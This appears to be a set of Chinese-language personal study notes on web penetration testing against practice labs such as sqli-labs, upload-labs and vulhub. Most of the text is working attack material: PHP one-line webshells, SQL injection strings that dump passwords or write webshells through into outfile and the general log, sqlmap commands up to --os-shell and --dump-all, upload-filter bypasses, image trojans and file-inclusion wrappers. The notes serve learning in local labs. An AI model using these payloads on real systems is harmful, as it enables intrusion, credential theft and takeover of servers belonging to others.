


获取 users 表中 password 字段：(注意可能显示位不够，可以通过截取函数 substr()分段截取）

MD5 解密：https://www.cmd5.com/default.aspx

username=111'+and+updatexml(1,concat('~',(select+password+from+users+limit+0,1),'~'),1),"","","","")#&password=asd&sex=&phonenum=&email=&add=&submit=submit

（账号密码在 member 表中）



webshell：获取网站的操作和执行命令权限。

php 一句话木马：`<?php @eval($_POST['cmd']);?>`　　（适用网站 php 运行环境）

调用方法：将一句话木马.php 上传到网站根目录上，然后访问，在执行漏洞命令。

上传一句话木马获取 webshell 的三个条件：


木马上传成功，未被杀；

知道木马路径在哪里；

上传的木马能够正常运行；

Webshell 管理工具：菜刀，蚁剑，冰蝎等，连接一句话木马。


获取步骤：将一句话木马的文件 aaa.php 上传到小皮网站根目录上，打开网站访问 aaa.php 网页，利用工具 hackbar 在 post data 输入指令 cmd=system('ipconfig');在 Execute 运行。




运行成功：

```
Windows IP 配置无线局域网适配器 本地连接* 1: 媒体状态 . . . . . : 媒体已断开连接连接特定的 DNS 后缀 . . . . . : 以太网适配器 VMware Network Adapter VMnet1:
连接特定的 DNS 后缀 . . . . . : 本地链接 IPv6 地址. . . . . : fe80::fb3f:75f8:c272:6ed9%13 IPv4 地址 . . . . . : 192.168.43.1 子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 以太网适配器 VMware Network Adapter VMnet8: 连接特定的 DNS 后缀 . . . . . : 本地链接 IPv6 地址. . . . . : fe80::b29d:b98a:b033:361d%14
IPv4 地址 . . . . . : 192.168.52.1 子网掩码 . . . . . : 255.255.255.0 默认网关. . . . . : 无线局域网适配器 WLAN: 连接特定的 DNS 后缀 . . . . . : IPv6 地址 .
. . . . . : 240e:476:9c0:4240:428a:7251:fb17:4e5d 临时 IPv6 地址. . . . . : 240e:476:9c0:4240:110d:a862:54ad:be41 本地链接 IPv6 地址. . . . . :
fe80::c32f:3d3f:883b:10e9%6 IPv4 地址 . . . . . : 192.168.131.77 子网掩码 . . . . . : 255.255.255.0 默认网关. . . . . : fe80::641e:34ff:feaf:32c1%6
192.168.131.169
```


打开工具蚁剑：添加数据，输入 aaa.php 网址，将一句话木马的关键字 cmd，是连接密码，测试连接，连接成功



设置代理：使用 burp 进行抓包：



设置 UA 请求头防止拦截：打开虚拟终端 burp 进行抓包



修改请求头防止拦截：在浏览器的开发者模式中取任意网站的请求头添加上去

利用 burp 查看修改成功：

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
```

（还可以利用蚁剑工具进行加解密设置）

SQL 注入获取对方服务器权限，条件：

当前 SQL 注入用户必须为 DBA 权限（--is-dba 为 true）

需要知道网站的绝对路径

My.ini 文件中的这项配置 secure_file_priv=" "为空

部分网站末尾加入’!等特殊符号，可以获取网站的绝对路径

利用搜索引擎谷歌：site:baidu.com "fatal error"

测试文件获取绝对路径：网站通过 XAMPP 或小皮搭建，会存在一下测试文件（test.php ceshi.php 等文件）

配置文件获取：如果注入点有文件读取权限，通过 load file 函数读取配置文件，在寻找路径

Windows 配置文件：C:\windows\php.ini (php 配置文件)

C:\windows\system32\inetsrv\MetaBase.xml （IIS 虚拟主机配置文件）

Linux 配置文件：/etc/php.ini （php 配置文件）

/etc/httpd/conf.d/php.conf

/etc/httpd/conf/httpd.conf Apache 配置文件

/usr/local/apache/conf/httpd. conf

/usr/local/apache2/conf/httpd.conf

/usr/local/apache/conf/extra/httpd-vhosts.conf 虚拟目录配置文件

XAMPP 配置文件：https://blog.csdn.net/baimeiyunrui/article/details/21007457

Phpnow 配置文件：网站默认路径 D:\PHPnow-1.5.6\htdocs

httpd.conf 配置文件：D:\PHPnow-1.5.6\Apache-20\conf\httpd.conf

vhosts.conf 虚拟主机：D:\PHPnow-1.5.6\Apache-20\conf\extra\vhosts.conf

phpstudy 配置文件： 网站默认路径：C:\phpstudy \www

httpd.conf 配置文件： C:\phpstudy\Apache\conf\httpd.conf

vhosts.conf 虚拟主机： C:\phpstudy\Apache\conf\extra\httpd-vhosts.conf

LAMPP 配置文件：网站默认路径：/opt/lampp/htdocs

配置文件： httpd.conf vhosts.conf 虚拟主机：/opt/lampp/etc/extra/httpd-vhosts.conf

nginx 文件类型错误解析路径：http://localhost/top.jpg/x.php

在图片地址后加/x.php (现在比较少)

phpmyadmin 爆路径：/phpmyadmin/themes/darkblue_orange/layout.inc.php

网站根目录： D:\phpstudy_pro\WWW\phpMyAdmin

修改 mysql.ini 配置文件：加入 secure_file_priv=null

union select 1,2,load_file(' 文件绝对路径 ') （读取文件函数：load_file(‘’)）

http://127.0.0.1:8079/sqli-labs/Less-1/?id=-1%27%20union%20select%201,2,load_file(%27D:/phpstudy_pro/WWW/sqli-labs/Less-1/index.php%27)%20%23

写入文件函数：into outfile()

union select 1,' 写入文件内容 ',into outfile(' 文件绝对路径 ')

http://127.0.0.1:8084/Less-1/?id=-1' union select 1,'<?php @eval($_POST["cmd"]);?>',3 into outfile 'D:/phpstudy_pro/WWW/sqli-labs/Less-1/xx.php' %23 （目前实现不了）

利用 phpmyadmin 日志写入一句话条件：

root 数据库用户权限； 网站绝对路径； secure_file_priv=null

进入 phpmyadmin，查询 secure_file_priv=是否为空：

SQL 中输入命令：show global variables like '%secure%';

查看全局日志：show VARIABLES LIKE '%general%';

开启全局日志：set global general_log=on

修改全局日志路径：

set global general_log_file='D:/phpstudy_pro/WWW/sqli-labs/Less-1/bbb.php'

在 bbb.php 中生成一句话木马：select 1,"<?php @eval($_POST['cmd']); >?",3

网站打开 bbb.php 运行木马获取权限 **（通过蚁剑连接）**

dnslog 盲注：可以减少发送请求，直接回显数据实现注入。（secure_file_priv=null）

dns 解析记录：https://blog.csdn.net/m0_60571842/article/details/132403032 dnslog.cn

查询当前数据库名：

http://127.0.0.1:8079/sqli-labs/Less-8/?id=-1%27%20load_file(comcat(%27\\\\%27,(select%20database()),%27.dns 解析对应网址\\abc%27))%20%23

sql 注入修复：1、php 参数为 int 型的 sql 注入漏洞 Intval()函数用于获取变量的整数值。

2、php 参数为字符串型的 sql 注入漏洞

Addslashes()返回在预定义字符之前添加反斜杠的字符串

Sqlmap 打开命令：在 sqlmap 文件下打开 cmd，执行命令 python sqlmap.py -h

（也可以配置环境变量，使用 sqlmap 直接打开） （sqlmap 放在 python3.13 根目录下）

指定目标 URL(可以是 http 协议也可以是 https 协议)：sqlmap -u 目标网址

连接数据库：sqlmap -d (不好用) 列出所有的数据库;sqlmap -u 目标网址 --dbs

列出当前数据库：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --current-db

列出当前所有数据库下所有的表： sqlmap -u 目标网址 --tables

列出指定数据库下的所有表： sqlmap -u 目标网址 -D 指定数据库 --tables

列出当前数据库下所有表的字段： sqlmap -u 目标网址 --columns

列出指定数据库下指定表的字段：sqlmap -u 网址 -D 指定数据库 -T 指定表 --columns

选择使用哪个数据库: sqlmap -D 选择使用哪个表: sqlmap -T

选择使用哪个列: sqlmap -C 获取字段中的数据: sqlmap --dump

获取指定数据库下指定表中的指定字段中的数据：

sqlmap -u 目标网址 -D 指定数据库 -T 指定表 -C "字段 1,字段 2" --dump

拖取数据库：sqlmap -u 目标网址 --dump-all （sqlmap -u 目标网址）查看存储路径


存储的路径：C:\Users\漩涡凌风\AppData\Local\sqlmap\output\127.0.0.1

自动选择 yes 运行下去：sqlmap -u 目标网址 --batch (都可以加在命令后面)

启发式快速判断，节约时间：sqlmap -u 目标网址 --smart （都可以加在命令后面）

尝试 post 注入：sqlmap -u http://127.0.0.1:8084/Less-11/?id=1 --forms

加载文件中的 HTTP 请求：利用抓包 burp 工具将 POST 内容，创建 D:\cc.txt 加入到里面，在要测试的参数前加入*号，执行命令：sqlmap -r D:\cc.txt



sqlmap -r D:\cc.txt --dbs --batch 等命令，在 sqlmap -r D:\cc.txt 后面执行各种命令，比较快

谷歌浏览器搜索：sqlmap -g "inurl:index.php?id=1"（不好用，国外，挂代理）

开启所有默认性能优化：sqlmap -u "http://127.0.0.1:8084/Less-11/?id=1" -o
调用脚本进行注入：sqlmap -u "http://127.0.0.1:8084/Less-1/?id=1" --tamper="脚本.py"
sqlmap 绕过脚本.py 文件位置：
C:\Users\漩涡凌风\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Python 3.13\sqlmap-master\tamper
指定 sqlmap 的回显等级(3 级)：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 -v 3

注入类型：sqlmap -u http://127.0.0.1:8084/Less-8/?id=1 --technique B
B（布尔型注入） E（报错型注入）U（联合注入）S（多语句查询注入）T（时间注入）
查询当前用户权限是否是 root：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --is-dba
所有数据库用户：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --users
构造随机 UA 头进行绕过：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --proxy http://127.0.0.1:8080 --random-agent
代理：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --proxy http://127.0.0.1:8080
通过 POST 发送数据字符串：
sqlmap -u http://127.0.0.1:8084/Less-11/ --data="uname=1*&passwd=1"
通过 burp 抓包查看参数关键字：（如：uname,passwd）
指定 UA 头：--user-agent=UA 头 指定来源头：--referer=REFERER
连接超时重新连接（默认 3 秒）：--retries=
枚举数据库管理用户密码哈希值：sqlmap -u http://127.0.0.1:8084/Less-11/ --passwords
枚举数据库管理用户权限：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --privileges
进入 SQL 命令终端：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --sql-shell
使用持久的 HTTP 连接：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --keep-alive
加载文件中的 HTTP 请求：利用抓包 burp 工具将 POST 内容，创建 D:\bb.txt 加入到里面，在要测试的 UA 头前加入*号，执行命令：sqlmap -r "D:\bb.txt"
UA 头：http://127.0.0.1:8084/Less-18/ (保证登录成功进行抓包)


```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0*
```

指定探测等级一般是 3 或 4：命令最后加入 --level 3
检测存在共同表：--common-tables 检测存在共同列：--common-columns
读取文件内容：sqlmap -u http://127.0.0.1:8084/Less-1/?id=1 --file-read="文件绝对路径"
写入文件：--file-dest=" " 编辑后端数据库系统本地文件：--file-write=" "
执行系统命令（选择 4，2，加上绝对路径）：--os-cmd="ipconfig"
拿到 shell：（选择 4，2，加上绝对路径）：--os-shell

sqlmapapi.py 高端操作：（基于 HTTP 协议的接口模式，基于命令行的接口模式）
-s：做为 api 服务端运行 -c：做为 api 客户端运行 -H: 指定服务器 IP 地址
-p: 指定服务器端口 --adapter="" (设置账号) --password="" (设置密码)
开启服务器端服务(客户端和服务器是同一台机器)：sqlmapapi -s
客户端连接：sqlmapapi -c

客户端和服务器不是同一台机器开启服务： sqlmapapi -s -H "自己 IP 地址" -p 端口号

客户端连接服务：sqlmapapi -c -H "服务端 IP" -p 端口 （两台主机必须 ping 通）
扫描：new -u "http://127.0.0.1:8079/sqli-labs/Less-1/?id=1"（命令可以同时扫描进行多个）



查看 new 创建的扫描任务：list 查看任务扫描状态：status
判断是否有注入：data （第 2 个 data 下存在许多语句，证明存在注入漏洞）
切换扫描任务：use 4403106a22045416（扫描任务的 id 号）
（其他查询数据库，表等命令关键字参数与 sqlmap 相同）
在网站上查看扫描的数据：访问 Calling 后的网址

python 脚本批量扫描：将脚本放在 sqlmap 路径下，（C:\Users\漩涡凌风\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Python 3.13\sqlmap-master\批量扫描），cmd 打开终端，先打开服务：sqlmapapi -s 在路径下的 ip.txt 文档中加入扫描的网址 运行 python b.py，生成日志文件 scan_sql.txt 查看扫描结果。
sql 注入工具： （超级注入工具和 pangolin 还有 havij）
CTFHub 整数型注入实操：sqlmap -u "网址" sqlmap -u "网址" --dbs
sqlmap -u "网址" -D sqli（查询出的数据库）-T flag（表）--columns
sqlmap -u "网址" -D sqli -T flag -C flag（需要的字段）--dump （拿到 flag 提交，完成题目）

文件上传漏洞：（使用最多的漏洞，获取服务器权限最快最直接）
文件上传漏洞思路步骤：
1. 文件上传风险处：（哔哩哔哩 web 网课 63-67）
2. 前端检测绕过：删除 js 函数 禁用 js 函数
注册/修改个人信息处；敏感身份认证；订单评价处；朋友圈/空间；所有能上传文件的操作
http://127.0.0.1/upload-labs/Pass-01/index.php
文件上传前端检测绕过：前端加速经过 JavaScript 来进行验证，不和带我去交互。
改变文件后缀.php/.jpg 等，改为符合能够上传的文件类型
http://127.0.0.1/upload-labs/Pass-02/index.php
3. mime 类型检测绕过：（多用途网络邮件扩展类型）
burp 抓包查看文件的 mime 类型：Content-Type: image/jpeg
如果后台是通过 content-type 的值来判断文件类型，那么就存在 mime 类型绕过。
上传不成功时，改变符合上传的 mime 类型，进行上传绕过。
http://127.0.0.1/upload-labs/Pass-03/index.php （3-10 关黑名单绕过）
4. 黑名单（文件类型在定义的数组里，不能上传）绕过：

将后缀.php 改为.php3 .php4 等 （改成未知的文件后缀，在不能上传的文件名后缀加主子，低版本的试用，目前比较少）使用 burp 抓包修改文件后缀放行。

http://127.0.0.1/upload-labs/Pass-04/index.php

防止第三关的方式进行绕过：使用.htaccess

在上传文件.htaccess 中写入：AddType application/x-httpd-php .jpg .txt（表示.jpg .txt 等文件当作.php 文件进行解析）先上传.htaccess，在上传.jpg 文件。（还有.user.ini 文件）

http://127.0.0.1/upload-labs/Pass-05/index.php

修改文件后缀.php 大小写文件，.Php .PHp 等进行绕过（Linux 搭建的网站大小写敏感修改大小写无法访问）

http://127.0.0.1/upload-labs/Pass-06/index.php

在文件后缀加入空格 进行绕过：.php .jpg 等

http://127.0.0.1/upload-labs/Pass-07/index.php

在文件后面加入.....任意个点号进行绕过：.php.....等

http://127.0.0.1/upload-labs/Pass-08/index.php

在文件后加入::$data 进行绕过：.php::$data (Windows 下的特性)

http://127.0.0.1/upload-labs/Pass-09/index.php

在文件后缀加入 . . 进行绕过： .php. .

http://127.0.0.1/upload-labs/Pass-10/index.php

在文件后缀.php 中双写进行绕过： .pphhp（双写绕过）

5. 白名单（文件类型在定义的数组里，可以上传）

http://127.0.0.1/upload-labs/Pass-12/index.php

00 截断原理：0x00 是字符串结束标识符，攻击者利用手动添加字符串标识符的方式将后面的内容进行截断，后面的内容有可以帮助我们绕过检测。

（条件：php 版本<5.3.4 和 php.ini 的 magic_quotes_gpc 为 OFF）(利用 burp 抓包)（POST 路径下）?save_path=../upload/test.php%00 /.jpg (将文件后的.jpg 进行绕过)

http://127.0.0.1/upload-labs/Pass-13/index.php （上传文件.jpg）

GPT 路径下：利用 burp 抓包，添加../upload/text.php;在 HEX 界面修改冒号的十六进制 3b 改为 00，放行。

条件竞争漏洞：服务器端在处理不同请求时，并发进行的。（原理网上看）

http://127.0.0.1/upload-labs/Pass-18/index.php

上传一个访问的包和主机构造包进行循环爆破，（哔哩哔哩 web 网课 66）网上搜索

目的是，构造的包占用访问的包，无法访问上传的包，直接接收构造的包，进行绕过。

图片木马就是讲一句话木马插入到一个“合法”的图片里面，然后在用菜刀远程连接，那么使用图片木马是需要配合解析漏洞和文件包含漏洞的。

图片木马的图片能够正常解析：xx.jpg http://127.0.0.1/upload-labs/include.php?file=xx.jpg

木马图片制作的方式：

（1）在 cmd 里面敲击 copy 命令 ：copy 图片名字 /b +脚本名字 /a 生成的名字

copy xx.jpg /b + aa.php /a aa.jpg

(2)把图片以记事本打开。保留前三行其他的全部删除。在最后加上木马即可（不常用）

http://127.0.0.1/upload-labs/Pass-14/index.php

上传图片木马 aa.jpg：打开上传的图片木马 （在 post data 中输入命令 cmd=phpinfo 验证）

解析：http://127.0.0.1/upload-labs/include.php?file=upload/8920241212111443.jpg

http://127.0.0.1/upload-labs/Pass-17/index.php

二次渲染：如果上传的文件被改变过，将改变过的图片进行对比，（对比工具：010 Editor）

在没有改变过的地方添加一句话木马操作。

http://127.0.0.1/upload-labs/Pass-20/index.php

通过 burp 抓包工具：修改 upload-19.jpg 为 upload-19.php\.或者使用 00 截断的方式。

http://127.0.0.1/upload-labs/Pass-21/index.php


通过代码来了解上传规则，定义数组修改抓包后的代码：

Content-Disposition: form-data; name="save_name[0]"　　webshell.php

Content-Disposition: form-data; name="save_name[2]"　　jpg　　（文件上传成功）

谷歌浏览器开发者模式的预览选项可以查看异步请求，出现 SQL 报错语句查看。

6.　解析漏洞：服务器应用程序在解析某些后缀文件时，会将其解析成网页脚本，从而导致网站沦陷。　（代表漏洞：IIS6.0 解析漏洞，利用方式：目录解析和文件解析）



IIS5.x - 6.x：大多为 Windows server 2003，开发语言一般为 asp；

上传文件：xx.asp/xx.jpg （服务器默认会把.asp 目录下的文件解析成 asp 文件）

文件解析：服务器默认不解析;号后面的内容

文件后缀名：xx.asp;jpg 解析成 asp 文件。

IIS6.0 文件类型还包含三种：/test.asa　/test.cer　/test.cdx

apache 解析漏洞：解析文件规则是从右到左判断解析，如果后缀名为不可识别的文件，在往左判断。Test.php.owf.rar　将文件识别成　.php 文件

Windows server 2008 安装 IIS

nginx 解析漏洞：默认是以 CGI 的方式支持 php 解析的

漏洞形式：/1.jpg/1.php　　/1.jpg%00.php　　/1.jpg/%20\0.php (空格%20)

木马上传 test.jpg，在 test.jpg 中生成一句话木马：

<?PHP fputs(fopen('shell.php','w'),'<?php eval($_POST[cmd])?>');?>

Centos 7 搭建 vulhub 靶场　　（浏览器搜索 tomcat 漏洞解析+历史版本）

关闭 apache2 服务：systemctl stop apache2

下载 vulhub 靶场文件到 cenos 7 中，打开 docker：server docker start　　cd vulhub/

查看：ls　cd tomcat/　　ls　　cd CEV-2017-12615/　　ls

开启靶场：docker-compose up -d　　查看对应端口：docker-compose ps

查看 centos 7 机器的 ip: ip a　　在物理机浏览器上：IP:端口　访问到靶场

关卡解析：cat READM.zh- cn.md　　(哔哩哔哩 web　　59)

关闭靶场：docker-compose down　　(靶场地址上运行)　　（apache 历史漏洞）

nginx 解析历史漏洞：

cd vulhub　ls　　cd nginx　　ls　　cd nginx_parsing_vulnerability　　ls

开启：docker-compose up -d　　ls　　查看端口：docker-compose ps

访问：cenos 7ip:端口　　关闭：docker-compose down

7.　网页编辑器历史漏洞　　编辑器漏洞：利用编辑器的任意文件上传漏洞　　（fckeditor）

8.　网站搭建 cms 系统　　cms 文件上传漏洞

文件包含漏洞：包含文件设置为变量，进行动态调用，用户对这个变量可控服务端有没有做合理的校验，被绕过就造成文件包含漏洞。

include： 当使用该函数包含文件时，只有代码执行到 include()函数时才将文件包含进来，发生错误时之给出一个警告，然后继续向下执行。

include once() ：功能和 include()相同，区别在于当重复调用同一文件时，程序只调用一次

require()：Require()与 include()的区别在于 require()执行如果发生错误，函数会输出错误信息，并终止脚本的运行。

require once()：功能与 require()相同，区别在于当重复调用同一文件时，程序只调用一次。

highlight file()、show source()：函数对文件进行语法高亮显示，通常能看到源代码

readfile()、file get contents()：函数读取一个文件，并写入到输出缓冲。

fopen()： 打开一个文件或者 url

几乎所以的脚本语言中都提供文件包含的功能，但文件包含漏洞在 PHP 中居多，而在 JSP\ASP\ASP.NET 程序中非常少，甚至没有文件包含漏洞的存在。

文件包含漏洞分类： 本地文件包含

远程文件包含：php.ini 中配置选项：allow_url_fopen 和 allow_url_include 为 ON 的情况下。

PHP 伪协议包含：PHP 支持的协议与协议封装。

转换过滤器：convert.base64-encode convert.base64-decode

file:// --用于访问本地文件系统 ：

在 include()/require()/include_once()/require_once()参数可控的情况下，如果导入非.php 文件，则还是按照 php 语法进行解析，是由 include()函数决定。

通过 php://包含 --访问各个输入输出流

条件：allow_url_fopen 为 off/on 都可以

allow_url_include：仅 php://input php://stdin php://memory php://temp 需要为 on

作用：php://filter 用于读取源码。php://input 用于执行 php 代码。

读取源码使用：ll.php?file=php://filter/read=convert.base64-encode/resource= 文件名（内容为 base64 加密）

zlib:// --压缩流：可以访问压缩文件中的子文件，不需要指定后缀名，可以修改任意后缀

zip 使用方式： ll.php?file=zip://绝对路径\压缩包名%23 压缩包内容（1.txt 等）

zlib 使用方式：ll.php?file=compress.zlib://绝对路径\压缩包名

data:// --数据 条件：allow_url_fopen 和 allow_url_include 为 ON 的情况下。

作用：php 版本 5.2.0 及以上，以传递相应格式的数据。

用法：ll.php?file=data://test/plain:,<?php phpinfo();?>

base64 加密进行：ll.php?file=data://test/plainbase64:,PD9waHAgcGhwaW5mbygp

(<?php phpinfo();的 base64 编码 PD9waHAgcGhwaW5mbygp)

http:// --访问 http(s)网址

phar:// --PHP 归档


用法：ll.php?file=phar://绝对路径\压缩包名\压缩包内容

通过日志 getshell：

开启错误访问记录日志：

小皮开启 httpd.conf 配置文件，找到 access.log 和 error.log 删除注释#

利用条件：知道日志文件的存储路径，并且日志文件可读。
Apache 的日志文件通过 phpinfo()页面查看；或者猜测常见的路径，默认路径；包含配置文件来确定日志文件。
用法：ll.php?file=日志路径 apache/logs/error.log 重新访问主机 IP/构造语句
（<?php @eval($_POST['cmd']); ?>） 通过 brup 抓包解密 url 的编码。
通过 session 包含：session 是保存服务器文本文件。
条件：session 路径位置可以通过 phpinfo 页面获取，session.save_path 为/var/lib/php/session
通过猜测默认的 session 存放位置尝试；
在默认的 session 文件中，username 后面是账号，那么能吧这个账号控制变化就可以利用 session。
DVWA 的 session 不可控，代码让他可控：
<?php session_start();$ctfs=$_GET['ctfs'];$_SESSION["username"]=$ctfs;
（伪静态） ：https://123.html 更改数字切换页面：https://124.html
在 123 后面加入'号，看看是否有漏洞，https://123'html
有限制的本地文件包含漏洞绕过：<?php $file=$_GET['file'];include($file.".html") ?>
SMB:信息服务块 局域网上共享文件和打印机的一种通信协议。
Kali 安装 samba 服务器：apt-get insatll samba 检测安装成功：samba -v
cd /var/www/html 创建文件：mkdir pub 修改权限：chmod 0555 pub/
修改所属组：chown nobody nogroup pub/ 清空配置文件：echo >/etc/samba/smb.conf
添加内容：vi /etc/samba/smb.conf
[global]
workgroup= WORKGROUP
server string = Samba Server %v
netbios name=indishell-lab
security = user
map to quest = bad user
name resolve order = bcast host
dns proxy = no
bind interfaces only = yes
[ica]
path=/var/www/html/pub
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
重启服务：service smbd restart 在物理机：win+r 输入：\\kaliIP 地址（192.168.52.10）



vi aa.txt 写入内容:<?php phpinfo();?>访问?file=、、192.168.52.10\ica\aa.txt (%23 %00 绕过)
白盒代码审计；
黑盒：在网站的参数点或者功能点有没有带文件名，filename=index.php xxx.html include=

判断 cms 系统　cms 内容管理系统：74cms　dedecms　优酷 cms

74cms6.0.20 漏洞复现：小皮安装 74cms　访问：http://192.168.131.77/74cms/upload/


查看漏洞版本：　（ThinkPHP3.2.3 漏洞）

http://192.168.131.77/74cms/upload/index.php?m=home&a=assign_resume_tpl


一句话木马写入日志：

